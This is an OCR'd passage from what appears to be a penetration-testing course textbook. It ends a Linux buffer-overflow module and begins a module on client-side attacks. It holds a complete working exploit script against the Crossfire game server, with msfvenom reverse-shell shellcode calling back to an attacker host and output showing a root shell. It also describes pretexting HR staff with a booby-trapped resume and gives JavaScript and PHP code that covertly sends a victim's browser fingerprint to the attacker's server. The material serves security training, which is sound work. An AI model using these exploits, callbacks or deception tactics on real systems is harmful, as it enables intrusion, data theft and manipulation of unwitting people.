


*Figure 234: Hitting our breakpoint in the debugger*

The breakpoint has been hit and we proceed to single-step into the JMP ESP instruction and land at our first stage shellcode.




*Figure 235: Landing at our first stage shellcode in memory*

After executing the first instruction, we find that the EAX register now points to the beginning of our controlled buffer, right after the “setup sound” string.




*Figure 236: EAX pointing to the beginning of our A buffer*

Once the EAX register is aligned by our first stage shellcode, a JMP EAX instruction brings us into a nice, clean buffer of *A*’s:




*Figure 237: Redirecting execution to the beginning of our buffer, after the "setup sound" string*

### 12.6.1.1 Exercises

1. Find a suitable assembly instruction address for the exploit using EDB.
2. Include the first stage shellcode and return address instruction in your proof-of-concept and ensure that the first stage shellcode is working as expected by single stepping through it in the debugger.

## 12.7 Getting a Shell

All that's left to do now is drop our payload at the beginning of our buffer of A's reachable through the first stage shellcode. We choose to use a reverse shell as our payload and generate it using **msfvenom**. We pass **-p** to specify the payload followed by values for **LHOST** and **LPORT** respectively. We also specify the bad characters to avoid with the **-b** flag, the output format with **-f**, and the variable name to use with **-v**.

```
kali@kali:~$ msfvenom -p linux/x86/shell_reverse_tcp LHOST=10.11.0.4 LPORT=443 -b "\x0
0\x20" -f py -v shellcode
[-] No platform was selected, choosing Msf::Module::Platform::Linux from the payload
[-] No arch selected, selecting arch: x86 from the payload
Found 11 compatible encoders
Attempting to encode payload with 1 iterations of x86/shikata_ga_nai
x86/shikata_ga_nai succeeded with size 95 (iteration=0)
x86/shikata_ga_nai chosen with final size 95
Payload size: 95 bytes
Final size of py file: 470 bytes
shellcode =  ""
shellcode += "\xbe\x35\x9e\xa3\x7d\xd9\xe8\xd9\x74\x24\xf4\x5a\x29"
shellcode += "\xc9\xb1\x12\x31\x72\x12\x83\xc2\x04\x03\x47\x90\x41"
shellcode += "\x88\x96\x77\x72\x90\x8b\xc4\x2e\x3d\x29\x42\x31\x71"
shellcode += "\x4b\x99\x32\xe1\xca\x91\x0c\xcb\x6c\x98\x0b\x2a\x04"
shellcode += "\xb7\xfc\xb8\x46\xaf\xfe\x40\x67\x8b\x76\xa1\xd7\x8d"
shellcode += "\xd8\x73\x44\xe1\xda\xfa\x8b\xc8\x5d\xae\x23\xbd\x72"
shellcode += "\x3c\xdb\x29\xa2\xed\x79\xc3\x35\x12\x2f\x40\xcf\x34"
shellcode += "\x7f\x6d\x02\x36"
```

*Listing 375 - Generating a Linux reverse shell payload using msfvenom*

As mentioned above, the payload will be placed towards the beginning of our buffer. This means that we need to take the payload size into account and pad it with the correct amount of "A" characters. This will ensure that we maintain the original offset in order to overwrite the EIP register with our desired bytes. The final proof-of-concept implements the payload and adjusts the buffer size accordingly:

```
#!/usr/bin/python
import socket

host = "10.11.0.128"

nop_sled = "\x90" * 8  # NOP sled

# msfvenom -p linux/x86/shell_reverse_tcp LHOST=10.11.0.4 LPORT=443 -b "\x00\x20" -f p
y

shellcode =  ""
shellcode += "\xbe\x35\x9e\xa3\x7d\xd9\xe8\xd9\x74\x24\xf4\x5a\x29"
shellcode += "\xc9\xb1\x12\x31\x72\x12\x83\xc2\x04\x03\x47\x90\x41"
shellcode += "\x88\x96\x77\x72\x90\x8b\xc4\x2e\x3d\x29\x42\x31\x71"
shellcode += "\x4b\x99\x32\xe1\xca\x91\x0c\xcb\x6c\x98\x0b\x2a\x04"
shellcode += "\xb7\xfc\xb8\x46\xaf\xfe\x40\x67\x8b\x76\xa1\xd7\x8d"
shellcode += "\xd8\x73\x44\xe1\xda\xfa\x8b\xc8\x5d\xae\x23\xbd\x72"
shellcode += "\x3c\xdb\x29\xa2\xed\x79\xc3\x35\x12\x2f\x40\xcf\x34"
shellcode += "\x7f\x6d\x02\x36"

padding = "\x41" * (4368 - len(nop_sled) - len(shellcode))
eip = "\x96\x45\x13\x08"  # 0x08134596
first_stage = "\x83\xc0\x0c\xff\xe0\x90\x90"

buffer = "\x11(setup sound " + nop_sled + shellcode + padding + eip + first_stage + "\
x90\x00#"

s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
print "[*]Sending evil buffer..."

s.connect((host, 13327))
print s.recv(1024)

s.send(buffer)
s.close()

print "[*]Payload Sent !"
```

*Listing 376 - Final exploit for the Crossfire application*

We restart the Crossfire application and launch our exploit with the debugger attached. On our attacking machine, we receive a connection on our Netcat listener, but the shell appears to be stuck:

```
kali@kali:~$ sudo nc -lnvp 443
listening on [any] 443 ...
connect to [10.11.0.4] from (UNKNOWN) [10.11.0.128] 40542
id
whoami
```

*Listing 377 - The reverse shell is stuck*

Going back to our debugger window, it appears that the application is paused and when we attempt to let it run, we receive a message regarding a debug event:




*Figure 238: EDB - Debug Event*

Simply clicking *OK* on the event and going back to our Netcat listener solves the problem. However, every time we run a command, we have to repeat the process.

This is due to the fact that the debugger is catching SIGCHLD[331] events generated when something happens to our spawned child process from our reverse shell such as the process exiting, crashing, stopping, etc.

To ensure that our exploit is working as intended, we restart the Crossfire application and run it without a debugger attached:

```
kali@kali:~$ nc -lnvp 443
listening on [any] 443 ...
connect to [10.11.0.4] from (UNKNOWN) [10.11.0.128] 40544
whoami
root
```

*Listing 378 - A working reverse shell from the Linux machine*

As we suspected, running the application without a debugger attached provides us with a working reverse shell from the victim machine.

### *12.7.1.1 Exercises*

1. Update your proof-of-concept to include a working payload.
2. Obtain a shell from the Crossfire application with and without a debugger.

## 12.8 Wrapping Up

In this module, we covered the process of exploiting a buffer overflow vulnerability on a Linux operating system. Similar to the exploit used in the Windows Buffer Overflow module, we were able to debug a crash in a vulnerable application and write a fully working exploit for it.

[331] (Andries Brouwer, 2003), https://www.win.tue.nl/~aeb/linux/lk/lk-5.html

# 13. Client-Side Attacks

Client-side attack vectors are especially insidious as they exploit weaknesses in client software, such as a browser, as opposed to exploiting server software. This often involves some form of user interaction and deception in order for the client software to execute malicious code.

These attack vectors are particularly appealing for an attacker because they do not require direct or routable access to the victim's machine.

> *Client-side attacks essentially reverse the traditional attack model and have created the need for new defense paradigms.*

For example, imagine an employee inside a non-routable internal network has received an email with an attachment or a link to a malicious website. If the employee opens the attachment or clicks on the link, the content (which may be a document or the contents of a web page) is sent as input to a local application on their machine. The application will then render that input and potentially execute malicious code. The employee's machine would be exploited, perhaps launching a remote shell from the compromised machine out through the firewall, to a listener on the attacker's machine.

In this module, we will describe some of the factors that are important to consider in this type of attack and walk through exploitation scenarios involving both malicious HTML Applications and Microsoft Word documents.

## 13.1 Know Your Target

From an attacker's standpoint, the primary difficulty with client-side attacks lies in enumeration of the victim's client software, which is not nearly as straightforward as enumeration of a WWW or FTP server. The secret to success in client-side attacks is, as with most things related to penetration testing, accurate and thorough information gathering.

We can use both passive and active information gathering techniques against our client-side attack targets.

### *13.1.1 Passive Client Information Gathering*

When leveraging passive information gathering techniques, we do not directly interact with our intended targets.

For example, in a recent engagement we were tasked with attempting to compromise corporate employees with client-side attacks and various phishing[332] techniques. However, we were not allowed to make phone contact with employees.

[332] (Wikipedia, 2019), https://en.wikipedia.org/wiki/Phishing

Given that restriction, we Googled for various known external corporate IP addresses and found one on a site that hosts collected user agent data from various affiliate sites.

This information, similar to that shown in the following screenshot, revealed the underlying operating system version of a corporate client machine:




*Figure 239: Identifying the victim's browser*

It also revealed the browser type and version along with installed plugins as listed in the User Agent string. We modified an existing exploit and launched it against one of our lab machines running the same operating system and browser version as our target. The test was a success so we used the exploit in a client-side attack against our corporate target, and were rewarded with a reverse shell.

We can find this type of information fairly often, for example on social media and forum websites. In fact, we have even found photos of computer screens revealing information about operating system type and version, application versions, antivirus applications in use, and much more. Time spent doing research is never wasted.

## 13.1.2 Active Client Information Gathering

By contrast, active client information gathering techniques make direct contact with the target machine or its users.

This could involve placing a phone call to a user in an attempt to extract useful information or sending a targeted email to the victim hoping for a click on a link that will enumerate the target's operating system version, browser version, and installed extensions.

We will explore active information gathering techniques in this section.

### 13.1.2.1 Social Engineering and Client-Side Attacks

As most client-side attacks require some form of interaction with the target, such as requiring the target to click on a link, open an email, run an attachment, or open a document, we should preemptively leverage social engineering[333] tactics to improve our chances of success.

[333] (Wikipedia, 2019), https://en.wikipedia.org/wiki/Social_engineering_(security)

Imagine the following scenario. We are on an engagement, trying to execute a client-side attack against the Human Resources (HR) department. We could just blindly jump in and attack, but our chances of success are slim since we have no idea what operating system and applications they are using, nor which versions. Instead, we will favor caution and respond to a job posting with a malformed "resume" document that is designed to not open. We word the email in such a way as to entice a response of some kind.

The next day, we receive an email response indicating that, not surprisingly, HR can not open our document. In an attempt to help resolve the issue, we respond (hopefully by phone, if possible) asking what exact version of Microsoft Office they are using, offering that the issue may be caused by a version incompatibility. This type of dialog can be continued by asking about security features that may be enabled in Office, or the version of the operating system in use. This type of dialog must be balanced, low-key, and peppered with comments that justify the question, such as, "The resume makes use of advanced features like macros to help make it stand out and make the content easy to navigate". Although the exact process is beyond the scope of this module, this practice is known as *pretexting*[334] and can greatly improve our chances of success.

In our scenario, we discover that the HR representative is unsurprisingly using a specific version of Microsoft Office and that they are allowed to execute Word macros. Armed with this information, we can craft a second resume Word document containing a macro leveraging PowerShell to open a reverse shell and email it to them.

Of course, this is a simplified success story. Your social engineering pretexts will most certainly have to be more intricate and specific, based on information you have gathered in advance.

### *13.1.2.2 Client Fingerprinting*

The process of client fingerprinting[335] is extremely critical to the success of our attack, but to obtain the most precise information, we must often gather it from the target machine itself. We can perform this important phase of the attack as a standalone step before the exploitation process or incorporate fingerprinting into the first stage of the exploit itself.

Let's assume we have convinced our victim to visit our malicious web page in a practical example. Our goal will be to identify the victim's web browser version and information about the underlying operating system.

> *Web browsers are generally a good vector for collecting information on the target. Their evolution, complexity, and richness in functionality has become a double-edged sword for both end users and attackers.*

We could create our own custom tool but there are many available open-source fingerprinting projects, and the most reliable ones are generally those that directly leverage common client-side components such as JavaScript.

[334] (Wikipedia, 2019), https://en.wikipedia.org/wiki/Social_engineering_(security)#Pretexting

[335] (Wikipedia, 2019), https://en.wikipedia.org/wiki/Device_fingerprint

  

For this example, we will use the *Fingerprintjs2* JavaScript library,[336] which can be installed by downloading and extracting the project archive from its GitHub repository:

```
kali@kali:/var/www/html$ sudo wget https://github.com/Valve/fingerprintjs2/archive/mas
ter.zip
--2019-07-24 02:42:36--  https://github.com/Valve/fingerprintjs2/archive/master.zip
...

2019-07-24 02:42:41 (116 KB/s) - ‘master.zip’ saved [99698]

kali@kali:/var/www/html$ sudo unzip master.zip
Archive:  master.zip
eb44f8f6f5a8c4c0ae476d4c60d8ed1015b2b605
   creating: fingerprintjs2-master/
  inflating: fingerprintjs2-master/.eslintrc
...
kali@kali:/var/www/html$ sudo mv fingerprintjs2-master/ fp
```

*Listing 379 - Downloading the Fingerprintjs2 library*

We can incorporate this library into an HTML file based on the examples included with the project. We will include the fingerprint2.js library from within the fingerprint2.html HTML file located in the /var/www/html/fp directory of our Kali web server:

```
kali@kali:/var/www/html/fp$ cat fingerprint2.html
<!doctype html>
<html>
<head>
  <title>Fingerprintjs2 test</title>
</head>
<body>
  <h1>Fingerprintjs2</h1>

  <p>Your browser fingerprint: <strong id="fp"></strong></p>
  <p><code id="time"/></p>
  <p><span id="details"/></p>
  <script src="fingerprint2.js"></script>
  <script>
      var d1 = new Date();
      var options = {};
      Fingerprint2.get(options, function (components) {
        var values = components.map(function (component) { return component.value })
        var murmur = Fingerprint2.x64hash128(values.join(''), 31)
        var d2 = new Date();
        var timeString = "Time to calculate the fingerprint: " + (d2 - d1) + "ms";
        var details = "<strong>Detailed information: </strong><br />";
        if(typeof window.console !== "undefined") {
          for (var index in components) {
            var obj = components[index];
            var value = obj.value;
              if (value !== null) {
              var line = obj.key + " = " + value.toString().substr(0, 150);
              details += line + "<br />";
```

[336] (Valve,2019), https://github.com/Valve/fingerprintjs2

```
                }
            }
          }
        document.querySelector("#details").innerHTML = details
        document.querySelector("#fp").textContent = murmur
        document.querySelector("#time").textContent = timeString
      });
  </script>
</body>
</html>
```

*Listing 380 - Using the Fingerprintjs2 JavaScript library*

The JavaScript code in Listing 380 invokes the *Fingerprint2.get* static function to start the fingerprinting process. The *components* variable returned by the library is an array containing all the information extracted from the client. The values stored in the *components* array are passed to the *murmur*[337] hash function in order to create a hash fingerprint of the browser. Finally, the same values are extracted and displayed in the HTML page.

The above web page (Figure 240) from our Windows lab machine reveals that a few lines of JavaScript code extracted the browser User Agent string, its localization, the installed browser plugins and relative version, generic information regarding the underlying Win32 operating system platform, and other details:

[337] (Wikipedia, 2019), https://en.wikipedia.org/wiki/MurmurHash

  


*Figure 240: Fingerprinting a browser through the JavaScript Fingerprintjs2 library*

```
Mozilla/5.0 (Windows NT 10.0) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/58.0.3029.
110 Safari/537 Edge/16.16299
```

*Listing 381 - The complete User Agent string extracted by the JavaScript script*

We can submit this User Agent string to an online user agent database to identify the browser version and operating system as shown in Figure 241.




*Figure 241: Identifying the exact browser version through the http://developers.whatismybrowser.com user agent database*

Notice that the User Agent string implicitly tells us that Microsoft Edge 41 is running on the 32-bit version of Windows 10. For 64-bit versions of Windows, the string would have otherwise contained some information regarding the 64-bit architecture as shown below:

```
Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrom
e/58.0.3029.110 Safari/537 Edge/16.16299
```

*Listing 382 - The complete User Agent string for the same version of Microsoft Edge on a 64-bit version of Windows*

We managed to gather the information we were after, but the JavaScript code from Listing 380 displays data to the victim rather than to the attacker. This is obviously not very useful so we need to find a way to transfer the extracted information to our attacking web server.

A few lines of Ajax[338] code should do the trick. Listing 383 shows a modified version of the previously used fingerprint web page. In this code, we use the *XMLHttpRequest* JavaScript API to interact with the attacking web server via a POST request. The POST request is issued against the same server where the malicious web page is stored, therefore the URL used in the *xmlhttp.open* method does not specify an IP address.

[338] (Wikipedia, 2019), https://en.wikipedia.org/wiki/Ajax_(programming)

The *components* array, which contains the information extracted by the *Fingerprint2* library, is processed by a few lines of JavaScript code, similar to the previous example. This time, however, the result output string is sent to **js.php** via a POST request. The key components are highlighted in Listing 383 below:

```
<!doctype html>
<html>
<head>
  <title>Blank Page</title>
</head>
<body>
  <h1>You have been given the finger!</h1>
  <script src="fingerprint2.js"></script>
  <script>
      var d1 = new Date();
      var options = {};
      Fingerprint2.get(options, function (components) {
        var values = components.map(function (component) { return component.value })
        var murmur = Fingerprint2.x64hash128(values.join(''), 31)
          var clientfp = "Client browser fingerprint: " + murmur + "\n\n";
        var d2 = new Date();
        var timeString = "Time to calculate fingerprint: " + (d2 - d1) + "ms\n\n";
        var details = "Detailed information: \n";
        if(typeof window.console !== "undefined") {
          for (var index in components) {
            var obj = components[index];
            var value = obj.value;
              if (value !== null) {
              var line = obj.key + " = " + value.toString().substr(0, 150);
              details += line + "\n";
              }
          }
        }
        var xmlhttp = new XMLHttpRequest();
        xmlhttp.open("POST", "/fp/js.php");
        xmlhttp.setRequestHeader("Content-Type", "application/txt");
        xmlhttp.send(clientfp + timeString + details);
      });
  </script>
</body>
</html>
```

*Listing 383 - Sending browser information to the attacker server*

Let's look at the **/fp/js.php** PHP code that processes the POST request on the attacking server:

```
<?php
$data = "Client IP Address: " . $_SERVER['REMOTE_ADDR'] . "\n";
$data .= file_get_contents('php://input');
$data .= "--------------------------------\n\n";
file_put_contents('/var/www/html/fp/fingerprint.txt', print_r($data, true), FILE_APPEN
D | LOCK_EX);
?>
```

*Listing 384 - PHP code that processes a JavaScript POST request and dumps the uploaded data to a file*

The PHP code first extracts the client IP address from the $_SERVER[339] array, which contains server and execution environment information. Then the IP address is concatenated to the text string received from the JavaScript POST request and written to the fingerprint.txt file in the /var/www/html/fp/ directory. Notice the use of the *FILE_APPEND* flag, which allows us to store multiple fingerprints to the same file.

In order for this code to work, we need to allow the Apache *www-data* user to write to the fp directory:

```
kali@kali:/var/www/html$ sudo chown www-data:www-data fp
```

*Listing 385 - Changing permissions on the fp directory*

Once the victim browses the fingerprint2server.html web page (Figure 242), we can inspect the contents of fingerprint.txt on our attack server:

```
Client IP Address: 10.11.0.22
Client browser fingerprint: ff0435cc84bcac49b15078773c5e3f2e

Time took to calculate the fingerprint: 625ms

Detailed information:
userAgent = Mozilla/5.0 (Windows NT 10.0) AppleWebKit/537.36 (KHTML, like Gecko) Chrom
e/58.0.3029.110 Safari/537.36 Edge/16.16299
webdriver = false
language = en-US
colorDepth = 24
deviceMemory = not available
hardwareConcurrency = 1
screenResolution = 787,1260
availableScreenResolution = 747,1260
timezoneOffset = 420
timezone = America/Los_Angeles
sessionStorage = true
localStorage = true
indexedDb = true
addBehavior = false
openDatabase = false
cpuClass = not available
platform = Win32
plugins = Edge PDF Viewer,Portable Document Format,application/pdf,pdf
canvas = canvas winding:yes,canvas fp:
webgl = 
webglVendorAndRenderer = Microsoft~Microsoft Basic Render Driver
adBlock = false
hasLiedLanguages = false
hasLiedResolution = false
hasLiedOs = false
hasLiedBrowser = false
touchSupport = 0,false,false
fonts = Arial,Arial Black,Arial Narrow,Arial Rounded MT Bold,Book Antiqua,Bookman Old
audio = 124.08073878219147
```

[339] (The PHP Group, 2019), https://www.php.net/manual/en/reserved.variables.server.php

*Listing 386 - The browser fingerprint information sent to the server*

With this modification, no information will be displayed in the victim's browser. The *XMLHttpRequest* silently transferred the data to our attack server without any interaction from the victim. The only output seen by the victim is our chosen text:

```
You have been given the finger!
```

